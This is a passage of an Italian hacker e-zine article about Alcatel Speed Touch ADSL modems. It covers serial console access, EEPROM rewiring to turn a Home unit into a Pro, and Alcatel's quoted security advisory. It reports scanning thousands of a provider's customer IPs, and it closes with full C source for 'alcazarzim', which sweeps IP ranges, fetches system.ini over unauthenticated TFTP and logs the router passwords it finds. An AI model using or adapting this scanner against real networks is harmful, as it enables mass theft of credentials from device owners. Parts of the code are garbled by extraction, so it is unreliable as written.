
16 - ground
10 - RxDATA port_0 (input)
20 - TxDATA port_0 (output)

3) per interfacciarci abbiamo bisogno di costruire una interfaccia RS232-LVTTL.
LVTTL sta per Low Voltage TTL, dunque non i classici 5V, ma la circuiteria alcatel funziona a 3V3.
Nel nostro caso l'alimentazione e' data direttamente dall'apparato che accenderemo dopo aver collegato la nostra interfaccia, quindi ci interessa poco la tensione di alimentazione.
Comunque non preoccupatevi: alimentare il tutto a 5V invece che a 3V3 non brucia assolutamente niente (abbiamo gia' provato per errore :)

I componenti che dobbiamo acquistare sono i seguenti:

N.2 - 1N4148
N.5 - Condens. 22uF
N.1 - MAX232
N.1 - regolatore di tensione 78L05

questo e' lo schema ed e' di facile realizzazione anche per i non esperti.
scusate la rozzezza del modello ma.. ;)



Utilizzate dei connettori (tipo i connettori dei led di un comunissimo cabinet) per collegare le uscite della nostra interfaccia al connettore 3M presente sulla scheda madre.

4) ora possiamo collegarci in emulazione terminale in asincrono a 9600 bps 8N1.

Proviamo ad accendere l'STH. *DOVRESTE* vedere un prompt (in caso contrario ricontrollate tutti i passaggi effettuati, vi assicuriamo che funziona).
In questo modo avete accesso COMPLETO al sistema operativo dell'alcatel.
Avete a disposizione comandi tipo cleandisk, fdisk, format, mkdir e anche mount, che possono essere utilizzati per creare e montare nuovi file system sulla flash.

In effetti in caso di upgrade del firmware finito male e relativo R.I.P. del STH ;(la situazione si puo' recuperare in modo abbastanza veloce:

- . ci colleghiamo alla seriale
- . ricreiamo il file system con i comandi di cui abbiamo parlato sopra
- . lanciamo il comando "download"
- . buttiamo il firmware sull'STH con un prog di emulazione terminale che supporti il WXMODEM (Windowed XModem, molto lento ci vogliono quasi 30 minuti)

ed il gioco e' fatto!

- INTERFACCIA ALLA Remote Inventory Prom (RIP) SULLO STH

Abbiamo gia' parlato della possibilita' di trasformare un alcatel STH in STP con i relativi vantaggi che ne possono derivare. Concentriamoci pero' adesso sui dettagli a basso livello che ci permettono di effettuare questo 'giocchetto'.

Guardando con luce diretta la motherboard di un STH, tra il connettore 3M di cui sopra e il quarzo poco sotto, si nota un piccolo integrato smd chiamato '93c66' o '93s66'. Questo chip e' una Serial EEPROM con capacita' di 512 Byte e indirizzamento a 16 bit. La sua memoria viene scritta in fase di produzione dopo che l'apparato ha superato i vari test di affidabilita' e funzionamento. I dati inseriti sono relativi al tipo di prodotto, ai numeri di serie del package, del modem, della scheda, etc.

La cosa mooolto interessante e' che per fare questo si e' provveduto a riportare i collegamenti del microscopico chip direttamente sul grosso connettore 3M che abbiamo utilizzato per interfacciarci alla console seriale! Precisamente niente di piu' attraente per noi e voi malati di hacking ;)

La nostra teoria e' che hanno fatto questo probabilmente perche' c'e' bisogno di accedere manualmente alla EEPROM, a livello di magazzino, per identificare i pezzi guasti o da riparare. Dunque oltre che a funzioni di 'inventory' la nostra SEEPROM viene letta al boot dal software che in base ai dati ottenuti abilita o disabilita particolari funzioni e comandi.

Perche' interfacciarci direttamente a questo chip se abbiamo l'accesso via software sotto il menu RIP e conosciamo anche il comando nascosto per scriverci sopra (drv_write)? Beh almeno in un caso puo' essere utile: invece dei byte giusti di cui abbiamo parlato sopra, avete scritto sulla SEEPROM la data di nascita della vostra fidanzata.. in questo caso il vostro modem/router sara' MORTO. Completamente MORTO. Questo e' esattamente quello che e' successo a noi ;) e quindi adesso vi spieghiamo come abbiamo fatto a recuperare un ormai inutile pezzo di ferro e plastica (peraltro un po' brutto). Ecco lo schema dei collegamenti riportati dal 93C66 al nostro bel connettore azzurro 3M:

11	20
o x x o o x o o o o	
x x x o o o o o o o	
--^-----	-----
1	10

i pin che ci interessano sono quelli con le 'x':

- 1 - SEEPROM 3V3
- 2 - SEEPROM Serial Clock
- 3 - SEEPROM Chip Select
- 12 - SEEPROM Data Output
- 13 - SEEPROM Data Input
- 16 - Ground

Facendo un po' di ricerche su questo integrato abbiamo trovato un tizio (che ringraziamo vivamente) [<http://obiwan.hvrlab.org/~faz/prommer/>] e che di nome

fa Ackermann ;) che spiega come riparare dei monitor (e' solo quello il suo intento!) e come interfacciarsi direttamente ad alcuni integrati tra cui uno della stessa famiglia di quello presente sull'alcatel. Comunque Ackermann ringrazia per le info avute sul chip un certo Roberto Dario from Italy (un po' di orgoglio nazionale non guasta). Il sito e' completo di software per dos pero' con sorgenti, ed adattando un po' il tutto alla nostra situazione, siamo riusciti nel nostro scopo.

Allora, per riuscire a leggere e scrivere da questa SEEPROM abbiamo bisogno prima di tutto di alimentarla (il modem/router rimarra' spento!) quindi c'e' bisogno di un alimentatore da 3V3 LVTTTL. Non vi preoccupate, potete fare come noi, con un vecchio alimentatore AT, prendendo i suoi +5V che vanno bene lo stesso, ma se siete pignoli e/o paranoici come noi, inserite anche qualche resistenza per ottenere 3V3.

Lo schema di collegamento e' questo:

- 1 - SEEPROM 3V3 ---> Alimentatore +3V3 (vanno bene anche 5V)
- 2 - SEEPROM Serial Clock ---> Parallel Port Pin 3
- 3 - SEEPROM Chip Select ---> Parallel Port Pin 2
- 12 - SEEPROM Data Output ---> Parallel Port Pin 12
- 13 - SEEPROM Data Input ---> Parallel Port Pin 4
- 16 - Ground ---> Parallel Port Pin dal 18 al 25 + Ground Alimentatore

Queste sono le prime word del contenuto della EEPROM scaricata via connettore blu.

```
00000000  2D 2D D8 24  00 86 33 45  43 31 38 36  30 34 42 43  41 41 30 33  20
20 20 20  31 20 30 30  --.$..3EC18604BCAA03  1 00
                ^^^^^ ---> questo e' il valore da modificare
```

```
0000001C  31 30 38 34  30 33 36 20  20 20 20 20  30 20 30 30  30 33 32 38  20
20 20 20  2D 20 2D 2D  1084036  0 000328  - --
```

- COSA DICE L'ALCATEL

<http://www.alcatel.com/consumer/dsl/security.htm>

Created: April 10, 2001

Table of content

ALCATEL SPEED TOUCH ADSL MODEM SECURITY INFORMATION
GENERAL SECURITY CONSIDERATIONS FOR BROADBAND REMOTE ACCESS SERVICE
SPECIFIC RECOMMENDATIONS ON THIS ADVISORY
ALCATEL SPEED TOUCH ADSL MODEM SECURITY INFORMATION

There have been some discussions in the press regarding security of Alcatel DSL modems and the security of DSL services in general.

The major vulnerability referred to in the advisory (VU#211736 - Alcatel ADSL modems grant unauthenticated TFTP access via Bounce Attacks), does not apply to mainstream Operating Systems used by residential and small business subscribers (e.g. Windows 95, 98, 98se, ME, and typical installations of NT4.0 Workstation,

2000 Professional and the latest commercial releases of Linux).

On Microsoft Windows Operating Systems, the "echo" service exploited to bounce TFTP traffic to the modem, is either not available as part of the OS (Windows 95, 98, 98se, ME), or is not installed in a "typical" installation (NT4.0 Workstation and 2000 Professional).

It should be noted, however, that without a firewall, any PC in any configuration (home PC or in a LAN) is open for attacks by hackers, that can alter software, install viruses, spy information, etc. Especially PCs connected to the Internet through 'always on' Cable or DSL services should be protected through firewalls.

Therefore Alcatel highly recommends the use of firewalls as a general practice for 'always-on' connections. Additionally, Alcatel has started an initiative to qualify firewall software that will provide users with the highest possible degree of security. Alcatel will publish and update lists of recommended firewalls on its website in the near future.

The firewall recommendation is especially relevant for server applications, where a generic vulnerability for FTP-bounce may be present, as described in CA-1997-27.

One should in any case be aware of the fact that firewalls also continuously evolve to mitigate the subsequent security issues as they arise in the security experts community. Hence, the deployment of firewalls also inherently presumes an attitude towards the implementations of regular updates just as for anti-virus software.

GENERAL SECURITY CONSIDERATIONS FOR BROADBAND REMOTE ACCESS SERVICE

Security in Modems and Networks

In any network there are two main types of security: network security and user security (more specifically, user content security).

Wide Area Network (WAN) is concerned with protecting a network from malicious usage. Security at the Customer Premise Equipment (CPE) level is less available - unlike all other network levels -, since this equipment is not directly controlled by a Network Operator or an ISP.

This is true for any type of CPE, including telephones, modems (analogue, DSL or cable) and fax machines. For a Network Operator's, ISP's or private network security can only be guaranteed at the network level. In other words, a network should stay operational at all times. Such type of security is already provided by Alcatel, built in its DSLAM (operated by the service provider).

User security is concerned with protecting the content and local area network of an end-user. This type of security has to be implemented on Local Area Network (LAN) or PC level at the customer

premises.

This is standard practice for any network connection (i.e. leased lines, cable modem, DSL). Generally such modems provide connectivity to the network and not security. User content security can be reinforced at the LAN level by installing a dedicated firewall software and/or hardware, either on the server or on the PC, or by installing a dedicated firewall device. Alcatel also provides DSL modems which have firewall security. User content and LAN security is the responsibility of the user.

There are many software and hardware products on the market to ensure security, including Alcatel products.

Modem security

Alcatel's modems are designed to allow users to alter the firmware.

This is a standard feature built into some of the Speed Touch modems to allow local or - in case of the Speed Touch Pro - remote software upgrades. Access from the LAN interface (i.e. local access) into the modem does not constitute a security problem, since the modem normally belongs to the person who is using it. (For this reason no remote access is possible on the Speed Touch Home).

On the Speed Touch Pro, a protection mechanism feature is implemented to ensure that nobody can gain remote access to the modem (or via the WAN/DSL interface). This mechanism guarantees that nobody from outside can access the modem and change modem settings.

Alcatel ships all modems with the protection activated. However, it's easy for a modem owner to deactivate the protection (the procedure for activating this protection mechanism is described below).

This protection can be switched off locally by the modem owner, in case the service provider wants to do upgrades or do remote management. The service provider normally manages this process, and the service provider explains to the end-user how to deactivate the protection and how to re-activate it again.

SPECIFIC RECOMMENDATIONS ON THIS ADVISORY

This Advisory applies to Speed Touch Home up to Rel. 3.2.5, Speed Touch Pro up to Rel 3.2.5 and Alcatel 1000 ANT Rel 3.1.

Advisory Statement

Alcatel ADSL modems grant unauthenticated TFTP access via User Datagram Protocol (UDP) bounce.

Alcatel ADSL modems allow unauthenticated Trivial File Transfer Protocol (TFTP) access from the local area network (LAN) as a method for updating firmware and making configuration changes to the device. In conjunction with a common vulnerability, a

remote attacker may be able to gain unauthenticated access as well.

Alcatel's answer

Correct. TFTP together with FTP are protocols that are used in the modem to upgrade the system software (firmware). This gives the capability to the user to benefit from new features at all times. This upgrade is done from the LAN network (or the user port) that can only be accessed by the modem user/owner.

However, this is an action that is not allowed from the WAN interface by external users.

Speed Touch Home modems (typically in bridged configuration) with no embedded firewall and used for LAN interconnect, give transparent access to the LAN. If this is used for connection to the Internet, additional measures have to be taken, since outside intruders can access the LAN and access the modem via a bouncing mechanism. Explanation on how to use the modem correctly and to alleviate this issue is described in the chapter: Measures for Speed Touch Home modems.

In any case one should note that the vast majority of operating systems used in residential or small business applications do not exhibit this security vulnerability (cf. non-exhaustive list above).

Advisory Statement

Alcatel ADSL modems provide EXPERT administrative account with an easily reversible encrypted password.

Alcatel ADSL modems contain a special account (EXPERT) for gaining privileged access to the device. This account is secured via a challenge-response password authentication mechanism. While the use of such a mechanism is commendable, the algorithm used is not sufficiently strong. Attackers with knowledge of the algorithm used to compute the response are able to compute the correct response given information visible during the login process.

Alcatel's answer

This is correct. Alcatel provides expert level access for technical support and maintenance activities by service personnel. To avoid that the user accidentally enters this mode, this mode is not documented in the manual and is password protected. As such, the password is not intended to protect against intrusion of malicious users. The Speed Touch Pro offers another feature, called "system protection", providing this security. The system protection disables the capability of remotely (this is via a wide area network) accessing this expert level, which could be used by outside attackers.

Advisory Statement

Alcatel ADSL modems contain a null default password

The Alcatel Speed Touch ADSL modem ships with a null default password, permitting unauthenticated access via TELNET, HTTP, and

FTP. As with the EXPERT account vulnerability, the device must have an externally accessible IP address.

Alcatel's answer

This is correct, there is no default password. During the installation, the user can configure the parameters, and protect this with it's own password. This is a standard practice. The same "system protection" offers additional security against malicious users, which are entering from the WAN side and are not owner of the modem. The same "system protection" guarantees this security. See below "Specific Measures for Speed Touch Home users".

Advisory Statement

Alcatel ADSL modems provide unauthenticated TFTP access via physical access to the WAN interface to allow your ISP to upgrade the firmware of the ADSL modem remotely, unauthenticated TFTP access is provided to users with physical access to the wire on the WAN side of the modem. While this access is normally used legitimately by your ISP, an attacker could also abuse it with physical access to the wire outside of your home or at a local access point.

Alcatel's answer

Correct. This is true for all communication in general, e.g. voice traffic, leased line data traffic. Physical wire access to a public network by third parties is considered as crime. However, in cases where a high degree of security is required, specialized encryption methods are used such as IPsec are typically. This is a practice used by banks, insurance company's etc. and is recommended whatever the data network is that is used for highly sensitive information.

What, if anything, can service providers do to guard against this problem in their network? What can consumers do to guard against the problem?

All modems that are shipped by Alcatel are by default "system protected", and this is the recommended default operation. As a result, in the majority of the cases, there is no real problem. In general, it is strongly advised that end-users do not alter this default setting. However, in certain cases where the service provider manages the modem (as a managed service) with the Speed Touch Pro, the "system protection" is disabled to be able to manage the modem remotely. See below "Specific Measures for Speed Touch Pro modems" for more info.

Specific Measures for Speed Touch Home modems

Speed Touch Home modems in bridged mode provide transparent access to the LAN (e.g. homeworking, branch office). When the LAN is connected to the Internet, it is standard practice to provide additional security measures to shield the LAN environment from general accessibility from the Internet. Possible measures are:

1) For single PC connections or small home networks, it is recommended to

disable the ECHO service on the Operating system, or to install a quality firewall software on hosts.

2) For more advanced networks, a dedicated firewall is recommended, or equivalently, make use of Speed Touch Pro with Firewall.

3) Alternatively, the service provider can provide the protection in the network. The routers or broadband remote access servers can be configured to drop all packets with broadcast source address, which are considered illegal according to RFC1812.

Specific Measures for Speed Touch Pro modems

As explained before, in some cases the "system protection" is disabled when service providers offer a managed service. In those cases the user could enable the "system protection" on the Speed Touch Pro modem. However, we do not recommend this without consulting the service provider. Typically, in managed service, the modem is property of the service provider and should allow configuration by the service provider. In the case of a managed service, the service provider provides security at network level by configuring the broadband remote access server to only allow the management server of the service provider to communicate with the management interface of the modems.

If you need to verify or alter the configuration of the system protection, proceed as described below:

Configuring the security of your Alcatel Speed Touch Pro modem:

Setup a telnet connection to your modem.
Telnet address is 10.0.0.138
Consult your Operation System manual on how to setup a telnet connection.

Type "Enter" at the User Name prompt

Wait for the next prompt and then type the following:
=> ip config

The information on you firmware protection feature is given in the second line of the response

If it is "ON", your modem has the security features activated and you have nothing to worry about.

If it is "OFF", you are vulnerable to the attacks.

You can adjust the security settings as follows:
=> ip config firewalling on

=> config save
Now you are safe again!

Updated: April 18, 2001

Back to the top

Alcatel Statement Regarding SPEED TOUCH Modification

Alcatel is aware that instructions have been posted on the Internet that purport to show how to upgrade the Alcatel Speed Touch Home ADSL modem to perform like a Speed Touch Pro model. While both products are based on the same platform, they are not identical and utilize different hardware that delivers different levels of functionality.

Speed Touch Home is an ADSL modem with a bridging functionality, while Speed Touch Pro is an ADSL modem with router functionality. Alcatel offers no assurance to users that tampering with these products in the manner described will make them function identically or perform as intended.

Furthermore, users should be aware that any use of the individual products beyond that described in the user manuals may damage the product, void the warranty and possibly violate service provider contracts, Alcatel licensing rights and infringe intellectual property rights owned by Alcatel.

Alcatel Statement Regarding SPEED TOUCH Modification Q & A

1. Are you aware that a self-professed computer hacker (sarei io :) has posted instructions on his web homepage on how to upgrade the Alcatel Speed Touch Home to perform like Speed Touch Pro?

Yes.

Is the claim accurate?

Not to the best of our knowledge. While both products are based on the same platform, they are not identical. We cannot provide any assurance that the hacker's instructions are correct, or that the products can be made to work identically.

2. How do the features of Speed Touch Home differ from those of Speed Touch Pro?

Speed Touch Home is an ADSL modem with bridging functionality, while Speed Touch Pro is an ADSL modem with router functionality. What this means is that with ST Pro, you can establish multiple sessions from the same PC using one IP address, while, with ST Home, you would need multiple IP addresses to do this.

From a hardware point of view, the ST Pro has a serial interface while the ST Home does not.

3. Does ST Pro support higher line (data transmission) rates than ST Home?

No.

4. If they are functionally the same, why are these products priced differently?

These products are not functionally the same and they are priced differently because they provide different levels of functionality.

5.a. Is there a set charge for upgrading from ST Home to ST Pro?

No. Currently, we are not offering an upgrade of this kind.

5.b. Will this upgrade be provided in the future?

We are willing to investigate such a possibility, but do not provide this service at this time.

6. Can do-it-yourself'ers cause damage to the product? Void the warranty?

Yes. If they are using the product in ways not described in the user manual, or making unauthorized changes to the product, they could damage the product and void the warranty.
adnt-unpack.c

7. What is the potential financial impact of the leaking of this information?

We don't expect our users to use the product beyond the current specification, so we don't anticipate any significant impact.

8. Is Alcatel aware of how many current users have made this upgrade themselves?

No.

9. Are there any competitive products/technologies on the market that can be upgraded in a similar manner?

It is certainly a common industry practice to use a common platform for different products that can be software upgradable as authorized by the manufacturer.

10. What legal issues/repercussions might be anticipated?

Any usage beyond that described in the user manual could damage the product, void the warranty and violate ISP service contracts.

Alla fine di questa lettura, ci sorge qualche domanda da rivolgere direttamente ai signori della Alcatel:

1) perche' esiste una modalita' EXPERT su un router di MIA proprieta' e io

NON NE SONO A CONOSCENZA e, cosa ancora peggiore, non e' documentata la sua funzionalita' sul manuale?

2) perche' nel nuovo firmware la modalita' EXPERT risulta come una normale modalita' di debug con tanto di Disclaimer?

3) perche' anche con [ip config firewalling on] chi ha accesso al mio DSLAM puo' upgradare il mio firmware senza che io posso impedirlo in nessun modo utilizzando il protocollo AAL5?

4) perche' se le indicazioni del 'self-professed computer hacker' (ahahahah) sono imprecise e pericolose state valutando la possibilita' di offrire VOI il servizio di upgrade? (dopo questo articolo speriamo di essere stati piu' precisi :)

5) perche' affermate che e' normale che ci sia questa politica di larga scala nei prodotti informatici e poi invece ci dite che i due prodotti sono molto diversi?

6) perche' se tutto cio' non e' pericoloso o dannoso per l'utente, il nuovo firmware non ha il tftp senza autenticazione, non ha piu' la backdoor EXPERT e altre cosine 'non dannose'?

- UN PO DI STATISTICHE

Abbiamo voluto fare un po' di 'statistiche' per renderci conto della situazione attuale in Italia.

Abbiamo controllato gli IP di alcune classi note, di un noto provider italiano che fornisce in comodato gli STP.

Per comodita' sono stati controllati quindi TUTTI gli IP non solo quelli con router sicuramente connessi e il risultato e' questo:

IP scanned	-	7383	-	100,00%
host trovati	-	539	-	7,30%
host chiusi in tftp ma raggiungibili	-	319	-	4,32%
host con pw trovate	-	163	-	2,21%
host con pw blank	-	57	-	0,77%

Prima del rilascio del nuovo firmware i 319 router erano anch'essi vulnerabili.

- TOOLS

Inseriamo all'interno di questo articolo un semplice tool scritto da noxious, che puo' rivelarsi utile per verificare la vulnerabilita' del vostro router da internet o per attivita' di vulnerability assessment concordate con gli eventuali gestori delle reti.

L'utilizzo al di fuori della legalita' di questo tool non e' nell'intento dell'autore.

L'autore declina ogni responsabilita' sull'uso illecito di questo software.

Il software non fa altro che controllare se il router e' raggiungibile, dunque scarica il file 'system.ini' via tftp e salva in un altro file le password trovate.

```
<-| alcazarzim.c |->
/* alcazarzim by noxious */
```

```
#include
#include
#include
#include
#include
#include
#include
#include
#include
#include
```

```
#define BUFFER_SIZE 516
```

```
struct sockaddr sa;
struct sockaddr *from;
struct sockaddr_in *p;
int len;
int fd;
int sent,rcvd;
unsigned long start_ip, end_ip, count;
```

```
char pass[32];
char str[10];
FILE *logfile;
```

```
struct timeval minutetimeout;
int TIMEOUT;
```

```
int i, found;
int numhost=0, numfound=0;
double per;
```

```
u_char data2recv[BUFFER_SIZE];
u_char data2sent[26]={
```

```
    0x00,    0x01,    'a',    'c',
    't',     'i',     'v',     'e',
    '/',     's',     'y',     's',
    't',     'e',     'm',     '.',
    'i',     'n',     'i',    0x00,
    'o',     'c',     't',     'e',
    't',     0x00
```

```
}; // pacchetto predefinito di tftp RRQ
```

```
// funzioni di timeout per il check della telnet e del tftp
// potrebbero essere accorpate, ma non sono sicuro se close()
// sia la cosa migliore nel caso non si usi connect()
```

```
void func_alarm_tftp (int s) {
    close(fd);
    return;
}
```

```
void func_alarm_telnet (int s) {
```

```
close(fd);
return;
```

```
}
```

```
// funzione predefinita di intercettazione dei segnali di kill & co
```

```
void exitnow () {
```

```
close(fd);
```

```
numhost=count-ntohl(start_ip);
per=(double) (((double) numfound/(double) numhost)*100);
```

```
fprintf(logfile,"\n statistics.. (mmh.. interrupted by user)");
fprintf(logfile,"\n host scanned: %d", numhost);
fprintf(logfile,"\n found      : %d", numfound);
fprintf(logfile,"\n percentage  : %0.3f%%", per);
fprintf(logfile,"\n\n-----\n");
```

```
-----\n");
```

```
fclose(logfile);
printf("\n\nscan completed (interrupted by user).");
printf("\n\nauthor: noxious@olografix.org - thank you for using.
bye.\n\n");
exit(2);
```

```
}
```

```
// funzione di check della porta 23.
```

```
// tenta semplicemente una connect() che allo scadere del timeout
// viene chiusa con close() (vedi sopra)
```

```
int checktelnet (unsigned long ip) {
```

```
p=(struct sockaddr_in*)&sa;
p->sin_family=AF_INET;
p->sin_port=htons(23);
p->sin_addr.s_addr= htonl(ip);
```

```
minutetimeout.tv_sec = TIMEOUT;
minutetimeout.tv_usec = 0;
```

```
fd = socket (AF_INET, SOCK_STREAM, IPPROTO_TCP);
```

```
signal(SIGALRM,func_alarm_telnet);
alarm(TIMEOUT);
```

```
if (connect (fd, (struct sockaddr *) &sa, sizeof(sa)))
{
    alarm(0);
    signal(SIGALRM,SIG_DFL);
    return (-1); // caso del timeout
}
```

```
alarm(0);
signal(SIGALRM,SIG_DFL);
```

```
close(fd);
```

```

        return (0);        // caso di porta aperta
    }

// questa funzione spedisce un RRQ direttamente sulla porta 69 dell' host.
// NON implementa tutto il protocollo tftp. una volta ricevuto il primo
// pacchetto (max 512 byte del file), non invia i previsti ack (a noi
// non serve tutto il file)

int checktftp (unsigned long ip) {

    p=(struct sockaddr_in*)&sa;
    p->sin_family=AF_INET;
    p->sin_port=htons(69);
    p->sin_addr.s_addr= htonl(ip);

    minutetimeout.tv_sec = TIMEOUT;
    minutetimeout.tv_usec = 0;

    bzero (data2recv, sizeof (data2recv));

    fd=socket (AF_INET, SOCK_DGRAM, 0);
    sent=sendto(fd, &data2sent, 26, 0, (struct sockaddr*)p, sizeof(struct soc-
kaddr)); // data2sent e' definito sopra

    signal(SIGALRM, func_alarm_tftp);
    alarm(TIMEOUT);

    if (recvfrom(fd, data2recv, BUFFER_SIZE, 0, from, &len) <= 0) {
        alarm(0);
        signal(SIGALRM, SIG_DFL);
        bzero (data2recv, sizeof (data2recv));
        return(-1);
        // caso del timeout
        // telnet aperta e tftp chiuso.. e' un alcatel?
        // verificare e in caso positivo usare l'EXPERT mode
    }

    alarm(0);
    signal(SIGALRM, SIG_DFL);

    if (data2recv[1]==5) {
        return(2); // tftp aperto ma file non esistente (ERR=5)
    }

    if (data2recv[1]==3) {

        printf("tftp open..parsing file..");

        bzero (pass, sizeof (pass));

        if (data2recv[4]!='s') {

            return(1); // file vuoto, password blank

        } else {

            for (i=0; i<32; i++) {
                pass[i]=data2recv[i+16];
            }
        }
    }
}

```

```

    }

    return(0); // (lo so, lo so, un memcpy no? :)
}

}

return(0);
}

void usage (char *cmd) {

    printf("\n.: AlcaZarzim 1.0 :.\n");
    printf("\nusage: %s      \n\n", cmd);
    exit(1);
}

int main(int argc, char *argv[]) {

    struct in_addr host;

    if (argc!=5) {
        usage(argv[0]);
    } else {
        start_ip=inet_addr(argv[1]);
        end_ip=inet_addr(argv[2]);
        TIMEOUT = atoi(argv[3]);
    }

    signal(SIGINT, exitnow);
    signal(SIGTERM, exitnow);
    signal(SIGKILL, exitnow);
    signal(SIGQUIT, exitnow);

    printf ("\n.: AlcaZarzim 1.0 :.\n");
    printf ("\nby [noxious] - ALL illegal and/or unauthorizd use are prohi-
bited!\n");

    printf ("\nopening file %s..", argv[4]);

    if ((logfile=fopen(argv[4], "a+"))
    {
        printf ("ok.\n");
    } else {
        printf ("error.\n");
        fclose(logfile);
        exit(3);
    }

    fprintf (logfile, "\n.: AlcaZarzim 1.0 - log file :.\n");
    fprintf (logfile, "\n  start ip = %s", argv[1]);
    fprintf (logfile, "\n  end ip   = %s", argv[2]);
    fprintf (logfile, "\n  timeout = %s sec.\n", argv[3]);
    fprintf (logfile, "\n [device ip]\t\t[password]\n\n");

    // main loop

    for (count=ntohl(start_ip); count<=ntohl(end_ip); count++) {

```

```

host.s_addr=ntohl(count);
printf("\nhost %s..", inet_ntoa(host));
fflush(stdout);

if (checktelnet(count)==0) {

    found=checktftp(count);

    if (found==0) {
        printf ("password found!");
        fprintf(logfile, " %s\t\t%s", inet_ntoa(host),

pass);

        numfound++;
    }

    if (found==1) {
        printf ("blank password?");
        fprintf(logfile, " %s\t\tblank password?\n",

inet_ntoa(host));

        numfound++;
    }

    if (found==2) {
        printf ("tftp open..error download (patched fir-

mware?)");
        fprintf(logfile, " %s\t\terror (patched?)\n",

inet_ntoa(host));

    }

    if (found==--1) {
        printf ("tftp closed (alcatel? use EXPERT).");

        fprintf(logfile, " %s\t\ttftp closed (alcatel?

use EXPERT)\n", inet_ntoa(host));
        numfound++;
    }

} else {
    printf ("telnet closed.");
    // telnet chiusa, checktftp() inutile
}

}

numhost=count-ntohl(start_ip);
per=(double) (((double)numfound/(double)numhost)*100);

fprintf(logfile, "\n statistics..");
fprintf(logfile, "\n host scanned: %d", numhost);
fprintf(logfile, "\n found          : %d", numfound);
fprintf(logfile, "\n percentage   : %0.3f%%", per);
fprintf(logfile, "\n\n-----
\n");

fclose (logfile);

```

```

printf("\n\nstatistics..");
printf("\nhost scanned: %d", numhost);
printf("\nfound          : %d", numfound);
printf("\npercentage   : %0.3f%%", per);

```

```

printf("\n\nscan completed.");
printf("\n\nauthor: noxious@olografix.org - thank you for using. byez.\n\n");

```

```

return(0);
}
<-X->

```

Questo e' tutto. Speriamo di non avervi annoiato.
Ciao a tutti.

- CREDITS

Marcellino per aver avuto un'ottima intuizione :)
Umby per l'aiuto sull'interfaccia seriale
Rubik per la "precisione" e il "supporto"
Franko21 per le statistiche e molte idee
Pivy per averci prestato uno STH
Andrea Monti per la "tutela" :)
Chipit per le "preziosissime" dritte sul RIP
smaster di BFi per la pazienza !
La Metro Olografix tutta.